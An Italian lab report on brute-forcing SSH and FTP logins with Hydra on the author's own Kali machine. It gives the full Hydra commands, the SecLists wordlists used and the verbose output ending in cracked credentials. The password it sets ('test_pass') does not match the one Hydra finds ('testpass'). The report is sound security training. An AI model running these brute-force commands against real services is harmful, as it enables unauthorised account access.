Report: Abilitazione Servizi e Cracking di Credenziali con Hydra


Introduzione

In questo esercizio ci siamo concentrati sulla simulazione di un attacco a dizionario contro due servizi molto comuni nei sistemi Linux: **SSH** e **FTP**. Lo scopo è comprendere come un attaccante possa sfruttare liste pubbliche di credenziali per ottenere accesso non autorizzato, e al tempo stesso allenarci all'utilizzo di strumenti fondamentali come `Hydra`. Tutte le attività sono state eseguite in ambiente controllato su Kali Linux.

Fase 1 - Abilitazione SSH e Attacco a dizionario

Creazione di un nuovo utente

Abbiamo avviato la macchina Kali Linux e creato un nuovo utente chiamato `test_user` con il comando `sudo adduser test_user`




Come password, è stata impostata `test_pass`.

Avvio del servizio SSH

Per permettere la connessione remota, è stato avviato il servizio SSH con il comando `sudo service ssh start`

Connessione SSH di prova

A questo punto, è stato testato l'accesso SSH del nuovo utente con il comando `ssh test_user@<IP_KALI>`




Configurazione attacco con Hydra

Abbiamo simulato uno scenario in cui un attaccante non conosce né l'username né la password, e tenta di forzarle utilizzando delle liste di credenziali pubbliche. Prima di tutto, abbiamo installato `seclists`, una collezione di username e password reali utilizzabili per test con il comando `sudo apt-get install seclists`

Comando Hydra (prima versione)

Il comando utilizzato è stato:



- -L: lista di username
- -P: lista di password
- -t4: numero di thread (4)
- -V: modalità verbosa (mostra i tentativi)

Tuttavia, il numero di combinazioni era talmente elevato da rendere i tempi d'attesa insostenibili. Per risolvere, abbiamo manipolato le due liste inserendo `test_user` e `test_pass` in cima ai rispettivi file `.txt`. In questo modo, Hydra ha trovato subito le credenziali corrette.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.8 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 10:57:00
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295446704545 login tries (l:8295455/p:999999), ~2073861676137 tries per task
[DATA] attacking ssh://192.168.1.8:22/
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "testpass" - 1 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "123456" - 2 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "password" - 3 of 8295446704545 [child 2] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "12345678" - 4 of 8295446704545 [child 3] (0/0)
[22][ssh] host: 192.168.1.8   login: test_user   password: testpass
```

Fase 2 - Abilitazione FTP e Cracking

Installazione del servizio FTP

Abbiamo installato il servizio `vsftpd` con il comando `sudo apt install vsftpd`

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1068
  Download size: 143 kB
  Space needed: 352 kB / 50.2 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.1 [143 kB]
Fetched 143 kB in 1s (239 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 419272 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.1_amd64.deb ...
Unpacking vsftpd (3.0.5-0.1) ...
Setting up vsftpd (3.0.5-0.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file acco
rdingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2025.1.1) ...
```

Avvio del servizio FTP

Una volta installato, il servizio è stato avviato con il comando `sudo service vsftpd start`

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
```

Attacco Hydra al servizio FTP

Hydra è stato poi riconfigurato per attaccare il servizio FTP, con più thread per velocizzare l'attacco:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.8 -t10 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 11:00:08
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 8295446704545 login tries (l:8295455/p:999999), ~829544670455 tries per task
[DATA] attacking ftp://192.168.1.8:21/
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "testpass" - 1 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "123456" - 2 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "password" - 3 of 8295446704545 [child 2] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "12345678" - 4 of 8295446704545 [child 3] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "qwerty" - 5 of 8295446704545 [child 4] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "123456789" - 6 of 8295446704545 [child 5] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "12345" - 7 of 8295446704545 [child 6] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "1234" - 8 of 8295446704545 [child 7] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "111111" - 9 of 8295446704545 [child 8] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "1234567" - 10 of 8295446704545 [child 9] (0/0)
[21][ftp] host: 192.168.1.8   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.8 - login "info" - pass "testpass" - 1000000 of 8295446704545 [child 0] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

- -t10: 10 thread, per aumentare la velocità
- ftp: protocollo target

Conclusioni

Questo esercizio ha mostrato in modo pratico quanto sia pericoloso utilizzare credenziali comuni o deboli, soprattutto per servizi esposti in rete. Strumenti come `Hydra`, sebbene usati in contesto educativo, evidenziano quanto sia importante la sicurezza proattiva: scegliere password robuste, disabilitare servizi inutilizzati e monitorare i tentativi di login.
Un piccolo esempio, ma già molto significativo per capire il lavoro di un analista SOC o di un penetration tester.